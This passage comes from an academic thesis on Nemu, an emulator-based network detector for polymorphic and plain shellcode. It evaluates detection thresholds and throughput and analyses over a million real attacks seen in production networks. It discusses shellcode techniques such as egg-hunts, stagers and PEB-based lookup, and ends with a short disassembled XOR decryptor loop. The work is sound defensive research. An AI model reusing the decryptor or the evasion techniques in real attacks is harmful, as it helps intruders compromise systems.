

Figure 8.5: Average number of payload reads for the complete decryption of an 128 byte shellcode encrypted using different polymorphic and encryption engines.

In the context of the EU-funded project LOBSTER, [1] Symantec™ conducted a study that tested an early prototype version of `nemu` using the polymorphic shellcode detection heuristic against a Reference Engine Filter (REF) that is part of the Symantec DeepSight framework. According to the project report [13], three attacks that had been detected by `nemu` in the wild were not detected by the reference engine. After the evaluation of more than 2000 attacks, the report concludes that *"from a scientific perspective, detecting such large volumes of attacks through non-signature based techniques without false positive is a very impressive accomplishment."*

8.2.2 Non-self-contained Polymorphic Shellcode

CPU execution threshold

As discussed in Sec. 6.2.4, the execution of non-self-contained shellcode will exhibit several wx-instructions, due to the execution of the decrypted payload. However, a crucial observation is that most of these wx-instructions will occur *after* the end of the decryption process, except perhaps any self-modifications during the bootstrap phase of the decryptor [158, 229]. Thus, the emulator should execute the shellcode for long enough in order for the decryption to complete, and then for the decrypted payload to execute, for actually identifying the presence of wx-instructions. This means that the CPU execution threshold should be large enough to allow for the complete execution of the shellcode.

The number of executed instructions required for the complete decryption of the payload is directly related to i) the decryption approach and its implementation (e.g., decrypting one vs. four bytes at a time), and ii) the size of the encrypted payload. We used off-the-shelf polymorphic shellcode engines that produce non-self-contained

[1] `http://www.ist-lobster.org/`

shellcode to encrypt payloads of different sizes. We generated mutations of a hypothetical payload ranging in size from 64 to 576 bytes, in 64-byte increments, using the Avoid UTF8/tolower [2, 195], Encoder [75, 192], and Alpha2 [229] shellcode engines. The size of the largest IA-32 payload contained in the Metasploit Framework v3.0, `windows/adduser/reverse_http`, is 553 bytes, so we chose a slightly larger value of 576 bytes as a worst case scenario.

Figure 8.2 shows the number of executed instructions for the complete decryption of the payload, for different payload sizes. As expected, the number of instructions increases linearly with the payload size, since all engines spend an equal amount of instructions per encrypted byte during decryption. Alpha2 executes considerably more instructions compared to the other two engines, and in the worst case, for a 576-byte payload, takes 6374 instructions to complete. Thus, we should choose an execution threshold significantly larger than the 2048 instructions that is suggested in the existing network-level emulation approach [158].

Setting a threshold value for X

A final dimension that we need to explore is the minimum number of wx-instructions (X) that should be expected during shellcode execution. As we have already mentioned, this number is directly related to the size of the encrypted payload: the smaller the size of the concealed code, the fewer the number of wx-instructions that will be executed. As shown in the previous section, the threshold value for X should be set to at least 8, in order to avoid potential false positives. Thus, if the execution of the decrypted payload would result to a comparable number of wx-instructions, then we would not be able to derive a robust detection threshold.

Fortunately, typical payloads found in remote exploits usually consist of much more than eight instructions. In order to verify the ability of our prototype implementation to execute the decrypted payload upon the end of the decryption process, we tested it with the IA-32 payloads available in Metasploit. Note that although the network-level emulator cannot correctly execute system calls or follow memory accesses to addresses of the vulnerable process, whenever such instructions are encountered, the execution continues normally (e.g., in case of an `int 80` instruction, the code continues as if the system call had returned). In the worst case, the `linux/x86/exec` family of payloads, which have the smallest size of 36 bytes, result to the execution of 14 instructions. All other payloads execute a larger number of instructions. Thus, based on the number of executed instructions of the smallest payload, we set X=14. This is a rather conservative value, given that in practice the vast majority of remote exploits in the wild are targeting Windows hosts, so in the common case the number of wx-instructions of the decrypted payload will be much higher.

Payloads targeting Linux hosts usually have a very small size due to the direct invocation of system calls through the `int 80` instruction. In contrast, payloads for Windows hosts usually involve a much higher number of instructions. Windows

shellcode usually does not involve the direct use of system calls (although this is sometimes possible [36]), since their mapping often changes across different OS versions, and some crucial operations, e.g., the creation of a socket, are not readily offered through system calls. Instead, Windows shellcode usually relies on system API calls that offer a wide range of advanced functionality (e.g., the ability to download a file from a remote host through HTTP using just one call). This, however, requires to first locate the necessary library functions, which involves finding the base address of `kernel32.dll`, then resolving symbol addresses, and so on. All these operations result to the execution of a considerable number of instructions.

In any case, even a conservative value for X=14, which effectively detects both Linux and Windows shellcode, is larger enough than the seven accidental wx-instructions that were found in benign data, and thus allows for a strong heuristic with even more improved resilience to false positives.

8.2.3 Plain Shellcode

We tested the effectiveness of the four detection heuristics using publicly available shellcode implementations of all four types, as well as traces of real attacks captured in the wild. In all cases, we disabled the self-decrypting shellcode detection heuristic to let the decryption complete without triggering an alert.

We began our evaluation with the shellcodes contained in the Metasploit Framework [2]. For Windows targets, Metasploit includes six basic payloads for spawning a shell, downloading and executing a file, and adding a user account, as well as nine "stagers." In contrast to an egg-hunt shellcode, which searches for a second payload that has already been injected into the vulnerable process along with the egg-hunt shellcode, a stager establishes a channel between the attacking and the victim host for uploading other second-stage payloads. Since there is no restriction in the size of the second-stage payload, besides typical shellcode, a second-stage payload can offer much more rich functionality, e.g., injecting a whole DLL into the vulnerable process. Due to its smaller size compared to a fully functional shellcode, a stager can be used in exploits with limited space for the injected code. We generated plain (i.e., non-encrypted) instances of the 15 shellcodes and fed them to Nemu, which identified all shellcodes successfully. In all cases, the shellcode was identified by the PEB detection heuristic. The use of the PEB-based method for locating `kernel32.dll` is probably preferred in Metasploit due to its reliability.

We continued our evaluation with 22 shellcode samples downloaded from the shellcode repository [16] of the Nepenthes Project [31]. Two of the samples had a broken decryptor and thus could not be executed properly. By manually unpacking the two payloads and scanning them with Nemu, in both cases the shellcode was identified by the PEB heuristic. From the rest 20 shellcodes, 16 were identified by the PEB heuristic, one by the SEH heuristic, while three were missed due to the use of common hard-coded addresses. Although it would be simple to implement a detection heuristic similar to the PEB heuristic based on these absolute addresses, instead of addressing

based on the FS register, these samples correspond to old attacks and this style of shellcode is now encountered rarely. The "Saalfeld" shellcode is of particular interest due to the use of a custom SEH handler although it is not an egg-hunt shellcode. The SEH handler is registered for safely searching the address space of the vulnerable process starting from address 0x77E00000, with the aim to reliably detect the base address of `kernel32.dll`.

Besides a few proof-of-concept implementations [143, 193] which are identified correctly by Nemu, we were not able to find other shellcode samples that use backwards searching for locating `kernel32.dll`, probably due to the simplicity of the alternative PEB-based technique. In addition to the Saalfeld shellcode, the SEH heuristic was effective in identifying a proof-of-concept SEH-based egg-hunt implementation [194], as well as the "omelet" shellcode [230], an egg-hunt variation that locates and recombines multiple smaller eggs into the original whole payload. The same heuristic was also effective in detecting shellcode that uses SEH-based GetPC code [198]. The SYSCALL heuristic was tested with three different egg-hunt shellcode implementations [193, 194, 232], which were identified correctly.

Finally, we tested Nemu using a large dataset of real polymorphic attacks captured in production networks [157]. By disabling the existing self-decryption heuristic, we were able to test the effectiveness of the new heuristics in identifying the encrypted payload. Nemu analyzed more than 1.2 million attacks that after the decryption process resulted to 98,602 unique payloads. These payloads correspond to at least 41 different shellcode implementations [157]. In all cases, Nemu were able to identify the decrypted shellcode correctly. Not surprisingly, all shellcodes were identified by the PEB heuristic.

8.3 Runtime Performance

8.3.1 Polymorphic Shellcode

In this section we evaluate the raw processing speed of our prototype implementation using the network traces presented in Table 8.1. Although emulation is a CPU-intensive operation, our aim is to show that it is feasible to apply it for network-level polymorphic attack detection. One of the main factors that affect the processing speed of the emulator is the execution threshold beyond which an execution chain stops. The larger the XT, the more the processing time spent on streams with long execution chains.

As shown in Fig. 8.6, as XT increases, the throughput decreases, especially for ports 139 and 445. The reason for the linear decrease of the throughput for these ports is that some streams have very long execution chains that always reach the XT, even when it is set to large values. For higher execution thresholds, the emulator spends even more cycles on these chains, which decreases the overall throughput.

We further explore this effect in Fig. 8.7, which shows the percentage of streams with an execution chain that reaches a given execution threshold. As XT increases,



Figure 8.6: Processing speed for different execution thresholds.



Figure 8.7: Percentage of streams that reach the execution threshold.

the number of streams that reach it decreases. This effect occurs only for low XT values due to large code blocks with no branch instructions that are executed linearly. For example, the execution of linear code blocks with more than 256 but less than 512 valid instructions is terminated before reaching the end when using a threshold of 256, but completes correctly with a threshold of 512. However, the occurrence probability of such blocks is reversely proportional to their length, due to the illegal or privileged instructions that accidentally occur in random code. Thus, the percentage of streams that reach the execution threshold stabilizes beyond the value of 2048. After this value, XT is reached solely due to execution chains with "endless" loops, which usually require a prohibitive number of instructions in order to complete.

In contrast, port 80 traffic behaves differently because the ASCII data that dominate in web requests produce mainly forward jumps, making the occurrence of endless loops extremely rare. Therefore, beyond an XT of 2048, the percentage of streams with an execution chain that stops due to reaching the execution threshold is negligible, reaching 0.12 %. However, since ASCII web requests do not contain any null bytes, the zero-delimited chunks optimization does not reduce the number of execution chains per stream, which results to a lower processing speed.

We should stress at this point that these results refer to the raw processing throughput of the network-level detector, which means that under normal operation will be able to inspect traffic of higher speeds, since usually the incoming traffic to some service is less compared to the outgoing traffic. For example, the outgoing traffic from typical web servers is much more than the incoming traffic, because usually the content of web pages is larger than the size of incoming requests. Indeed, a study of the web server traffic at FORTH and the University of Crete for one week showed that from the total traffic, 1.5 % and 14 % was incoming traffic, and 98.5 % and 86 % was outgoing traffic, respectively.

Figures 8.6 and 8.7 represent two conflicting tradeoffs in relation to the execution threshold. Presumably, the higher the processing speed, the better, which leads to-



Figure 8.8: The average number of payload reads of Fig. 8.5 that a given execution threshold allows to be executed. All decryptors perform approximately 20 payload reads within the first 300 executed instructions.

wards the use of lower execution threshold values. On the other hand, as discussed in Sec. 5.4.3, it is desirable to have as few streams with execution chains that reach the XT as possible. This leads towards the use of higher XT values, which increase the visibility of endless loop attacks. Regarding this second requirement, XT values higher than 2048 do not offer any improvement to the percentage of streams that reach it. After an XT of 2048, the percentage of streams that reach it stabilizes at 2.65% for port 139 and 4.08% for port 445.

At the same time, an XT of 2048 allows for a quite decent processing speed, especially when taking into account that live incoming traffic will usually have relatively lower volume than the monitored link's bandwidth, especially if the protected services are not related to file uploads. We should also stress at this point that our prototype is highly unoptimized. For instance, an emulator implemented using threaded code [40], combined with optimizations such as lazy condition code evaluation [41], would result to better performance.

A final issue that we should take into account is to ensure that the selected execution threshold allows polymorphic shellcodes to perform enough payload reads to reach the payload reads threshold and be successfully detected. As shown in Sec. 8.2.1, the complete decryption of some shellcodes requires the execution of even more than 10000 instructions, which is much higher than an XT as low as 2048. However, as shown in Fig. 8.8, even lower XT values, which give better throughput for binary traffic, allow for the execution of more than enough payload reads. For example, in all cases, the chosen PRT value of 19 is reached by executing only 300 instructions.



Figure 8.9: Raw processing throughput for different execution thresholds.



Figure 8.10: Raw processing throughput for the complete 2-hour trace.

8.3.2 Non-self-contained Polymorphic Shellcode

In this section, we evaluate the raw processing throughput of the proposed detection algorithm. We have implemented the new detection heuristic on our existing prototype network-level detector [158], which is based on a custom IA-32 CPU emulator that uses interpretive emulation. We measured the user time required for processing the network traces presented in Table 8.3, and computed the processing throughput for different values of the CPU execution threshold. The detector was running on a PC equipped with a 2.53GHz Pentium 4 processor and 1GB RAM, running Debian Linux (kernel v2.6.18). Fig. 8.9 presents the results for the four different network traces.

As expected, the processing throughput decreases as the CPU execution threshold increases, since more cycles are spent on streams with very long execution chains or seemingly endless loops. We measured that in the worst case, for port 445 traffic, 3.2% of the streams reach the CPU execution threshold due to some loop when using a threshold higher than 8192. This percentage remains almost the same even when using a threshold as high as 131072 instructions, which means that these loops would require a prohibitively large number of iterations until completion.

Overall, the runtime performance has been slightly improved compared to our previous network-level emulation prototype. Although the algorithmic optimizations presented in Sec. 7.2 offer considerable runtime performance improvements, any gain is compensated by the more heavy utilization of the virtual memory subsystem and the need to frequently undo accidental self-modifications in the input stream.

Port 80 traffic exhibits the worst performance among all traces, with an almost constant throughput that drops from 12 to 10 Mbit/s. The throughput is not affected by the CPU execution threshold because i) the zero-delimited chunk optimization[2] is not effective because HTTP traffic rarely contains any null bytes, and ii) the execution

[2]Given that in the vast majority of exploits the attack vector cannot contain a null byte, the detector skips any zero-byte delimited regions smaller than 50 bytes, since they are too small to contain a functional polymorphic shellcode [158].



Figure 8.11: The raw processing throughput of Nemu using all heuristics for different execution thresholds. The zero-delimited chunk optimization presented in Sec. 5.4.2 was disabled.

chains of port 80 traffic have a negligible amount of endless loops, so a higher CPU execution threshold does not result to the execution of more instructions due to extra loop iterations. However, ASCII data usually result to very long and dense execution chains with many one or two byte instructions, which consume a lot of CPU cycles.

We should stress that our home-grown CPU emulator is highly unoptimized, and the use of interpretive emulation results to orders of magnitude slowdown compared to native execution. It is expected that an optimized CPU emulator like QEMU [41] would boost performance, and we plan in our future work to proceed with such a change.

Nevertheless, the low processing throughput of the current implementation does not prevent it from being practically usable. In the contrary, since the vast majority of the traffic is server-initiated, the detector inspects only a small subset of the total traffic of the monitored link. For example, web requests are usually considerably smaller than the served content. Note that all client-initiated streams are inspected, in both directions. Furthermore, even in case of large client-initiated flows, e.g., due to file uploads, the detector inspects only the first 64KB of the client stream, so again the vast amount of the traffic will not be inspected. Indeed, as shown in Fig. 8.10, when processing the complete 106GB long trace captured at FORTH-ICS, the processing throughput is orders of magnitude higher. Thus, the detector can easily sustain the traffic rate of the monitored link, which for this 2-hour long trace was on average around 120 Mbit/s.

8.3.3 Plain Shellcode

We evaluated the raw processing throughput of Nemu using real network traffic. We captured the internal and external traffic in two research and educational networks, and kept the client-initiated stream of each TCP flow, since currently Nemu scans

only for attacks against network services. For large uplink streams, e.g., due to file uploads, we keep only the first 512KB of the stream. During different capture sessions, we accumulated traces of port 80 traffic, Windows RPC traffic (ports 137–139 and 445), as well as traces of all traffic irrespectively of destination port. Collectively, the traces contain 15.5 million streams, totaling more than 48GB of data. Nemu was running on a system with a Xeon 1.86GHz processor and 2GB of RAM.

Figure 8.11 shows the raw processing throughput of Nemu for different execution thresholds. The throughput is mainly affected by the number of CPU cycles spent on each input. As the execution threshold increases, the achieved throughput decreases because more emulated instructions are executed per stream. From our experience, a threshold in the order of 8–16K instructions is sufficient for the detection of plain as well as the most advanced polymorphic shellcodes [159]. For port 80 traffic, the random code due to ASCII data tends to form long instruction sequences that result to degraded performance compared to binary data.

The overall runtime throughput is slightly lower compared to previous detectors [158, 159] due to the overhead added by the virtual memory subsystem, as well as because Nemu does not use the zero-delimited chunk optimization (Sec. 5.4.2). Previous approaches skip the execution of zero-byte delimited regions smaller than 50 bytes, since most memory corruption vulnerabilities cannot be exploited if the attack vectors contains null bytes. However, the detection heuristics of Nemu can identify shellcode in other attack vectors that can contain null bytes such as document files. Furthermore, in client-side attacks, the shellcode is usually encrypted at a higher level using some script language, and thus can be fully functional even if it contains null bytes.

In practice, Nemu can cope with the traffic of high speed links when scanning for server-side attacks, since client-initiated traffic (requests) is usually a fraction of the server-initiated traffic (responses). Furthermore, Nemu currently scans the whole input blindly, without any knowledge about the actual network protocol used. Augmenting the inspection engine with protocol or file format parsing would significantly improve the scanning throughput by inspecting each field separately, since most exploits must not break the semantics of the protocol or file format used in the attack vector.

9. Deployment

In this chapter, we present an analysis of more than 1.2 million code injection attacks against real Internet hosts—not honeypots—detected over the course of more than 20 months using Nemu. At the time of these deployments we had implemented only the polymorphic shellcode detection heuristics, and thus all captured attacks carry a self-decrypting shellcode. Although the design and implementation of polymorphic shellcode has been covered extensively in the literature [63, 69, 84, 101, 108, 158, 159, 176, 195], and several research works have focused on the detection of polymorphic attacks [112, 158, 159, 244], the actual prevalence and characteristics of real-world polymorphic attacks have not been studied to the same extent [123].

Our study focuses on the attack activity in relation to the targeted network services, the structure of the polymorphic shellcode used, and the different operations performed by its actual payload. Besides common exploits against popular OS services associated with well known vulnerabilities, we witnessed sporadic attacks against a large number of less widely used services and third-party applications. At the same time, although the bulk of the attacks use naive encryption or polymorphism, and extensive sharing of code components is prevalent among different shellcode types, we observed a few attacks employing more sophisticated obfuscation schemes.

9.1 Data Set

Our analysis is based on the attacks captured by Nemu in three deployments in European National Research Networks (referred to as NRN1-3) and one deployment in a public Educational Network in Greece (referred to as EDU). In each installation, Nemu runs on a passive monitoring sensor that inspects all the traffic of the access link that connects the organization to the Internet.

The sensors were continuously operational for more than a year, except some occasional downtimes. The exact duration of each deployment was March 2007 – October 08 for NRN1 and EDU, and March 2007 – February 2008 for NRN2 and NRN3. Details about the exact number of detected attacks in each deployment, along with the number of attack sources and destinations in terms of distinct IP addresses is shown in Table 9.1. In these four deployments, Nemu collectively captured more than 1.2 million attacks targeting real production systems.

Network	Total attacks	External			Internal		
		attacks	srcIP	dstIP	attacks	srcIP	dstIP
NRN1	1240716	396899 (32.0%)	10014	769	843817 (68.0%)	143	331572
NRN2	12390	2617 (21.1%)	1043	82	9773 (78.9%)	66	4070
NRN3	1961	441 (22.5%)	113	49	1520 (77.5%)	8	1518
EDU	20516	13579 (66.2%)	3275	410	6937 (33.8%)	351	2253

Table 9.1: Number of captured attacks from four deployments of Nemu in production networks. Internal attacks are launched from hosts within the monitored network, while external attacks originate from external IP addresses.



Figure 9.1: Distribution of external attack sources according to country of origin. Category "other" includes 98 countries, each with less than 1% of the total number of sources.

We differentiate between *external* attacks, which originate from external IP addresses and target hosts within the monitored network, and *internal* attacks, which originate from hosts within the monitored networks. Internal attacks usually come from infected PCs that massively attempt to propagate malware in the local network and the Internet. We should note that due to NAT, DHCP, and the long duration of the data collection, a single IP may correspond to more than one physical computer.

9.2 Attack Analysis

9.2.1 Overall Attack Activity

As shown in Table 9.1, from the 1.240.716 attacks detected in NRN1, about one third of them were launched from 10.014 external IP addresses and targeted 769 hosts within the organization. The distribution of external attack sources according to country of origin is presented in Fig. 9.1. The bulk of the attacks originated from 143 different internal hosts, targeting 331.572 different active hosts across the Internet.



Figure 9.2: Overall external attack activity. Although the bulk of the attacks target well known vulnerable services, there are also sporadic attacks against less widely used services.

Interestingly, 116 of the 143 internal hosts that launched attacks are also among the 769 victim hosts, indicating that possibly some of the detected attacks were successful.

The overall attack statistics for NRN2 and NRN3 are similar to NRN1, but the number of detected attacks is orders of magnitude smaller, due to the smaller attack surface of infected or potentially vulnerable internal hosts that launched or received attacks. In contrast to the three NRNs, about two thirds of the attacks captured in the EDU deployment originated from external hosts.

An overall view of the external and internal attack activity for all deployments is presented in Fig. 9.2 and Fig. 9.3, respectively. In both figures, the upper part shows the attack activity according to the targeted port, while the bottom part shows the number of detected attacks per hour. For the targeted ports, the darker the color of the dot, the larger the number of attacks targeting this port in that hour. There are occasions with hundreds of attacks in one hour, mostly due to attack bursts from a single source that target all active hosts in neighboring subnets.

9.2.2 Targeted Services

As expected, the most highly attacked ports for both internal and external attacks include ports 135, 139, and 445, which correspond to Windows services that have been associated with multiple vulnerabilities and are still being highly exploited in the wild. Actually, the second most attacked port is port 2967, which is related to an exploit against a popular corporate virus scanner that happened to be installed in



Figure 9.3: Overall internal attack activity.

many hosts of the monitored networks. As shown in Fig. 9.3 several of these hosts got infected before the patch was released and were constantly propagating the attack for a long period. Other commonly attacked services include web servers (port 80) and mail servers (port 25).

It is interesting to note that there also exist sporadic attacks to many less commonly attacked ports like 3050, 5000, and 41523. With firewalls and OS-level protections now being widely deployed, attackers have started turning their attention to third-party services and applications, such as virus scanners, mail servers, backup servers, and DBMSes. Although such services are not very popular among typical home users, they are often found in corporate environments, and most importantly, they usually do not get the proper attention regarding patching, maintenance, and security hardening. Thus, these services have become attackers' next target option for remote system compromise, and as the above results show, many such exploits have been actively used in the wild. Nemu scans the traffic towards any port and does not rely on exploit or vulnerability specific signatures, thus it is capable to detect polymorphic attacks destined to even less widely used or "forgotten" services.

Overall, the captured attacks targeted 26 different ports. The number of attacks per port is shown in Fig. 9.4 (blue bars). A large number of attacks targeted port 1025, attempting to exploit the Microsoft Windows RPC malformed message buffer overflow vulnerability [7]. Less commonly attacked services include POP3 and IMAP servers (ports 110 and 143), Oracle XDB FTP servers (port 2100), the Windows Internet Naming Service (WINS) (port 42), Microsoft SQL servers (port 1433), and the CA BrightStor Agent for Microsoft SQL Server (port 41523). The attack against port 5000 was related to a vulnerability in the Windows XP Universal Plug and Play implementation, while the attack against port 6881 attempted to exploit a vulnerable P2P file sharing program. The single attack against port 5554 was launched by W32.dabber [11], a worm that propagates by exploiting a vulnerability in the FTP server started by W32.Sasser and its variants.



Figure 9.4: Number of attacks, unique shellcodes, unique decrypted payloads, and payload classes for different ports.

9.2.3 Shellcode Analysis

We analyzed the shellcode of the captured attacks with the aim to gain further insight on the diversity and characteristics of the attack code used by the different exploitation tools, worms, or bots in the wild. The version of Nemu used for capturing these attacks used only the self-decrypting polymorphic shellcode detection heuristic so for each attack we can examine both the initial *shellcode*, as well as the decrypted *payload* that actually carries out the attack, and which is exposed only after successful execution of the shellcode on the emulator.

Shellcode Diversity

For each attack, we computed the MD5 hash of the initial shellcode as seen on the wire and plotted the number of unique shellcodes per port in Fig. 9.4 (purple bars). Comparing the purple and blue bars, we see that in some cases the number of unique shellcodes is quite smaller than the number of attacks. If truly polymorphic shellcode were used, we would expect the number of shellcodes to be equal to the number of attacks, since each instance of a polymorphic shellcode is different than any other instance. However, in most attacks the encryption scheme is very simple, and for the same malware family, the generated shellcodes usually have been encrypted using the same key and carry the same decryption routine. Besides code obfuscation, even such naively applied encryption is convenient for the avoidance of `NULL`, `CR`, `LF`, and depending on the exploit, other restricted bytes that should not be present in the attack vector, since this can be taken care of by the encryption engine [2].

The generated shellcodes though still look different because the encrypted body of different instances differs due to slight variations in the encrypted payload. Computing the MD5 hash of the decrypted payloads results in a number of unique payloads comparable to the number of unique shellcodes, as shown by the yellow bars in Fig. 9.4

```
 0 40000000  EB15            jmp 0x40000017
 1 40000017  E8E6FFFFFF    w call 0x40000002
 2 40000002  B98BE61341      mov ecx,0x4113e68b
 3 40000007  81F14DE61341    xor ecx,0x4113e64d
 4 4000000d  5E            r pop esi
 5 4000000e  807431FF85      xor byte [ecx+esi-0x1],0x85
 6 40000013  E2F9          S loop 0x4000000e
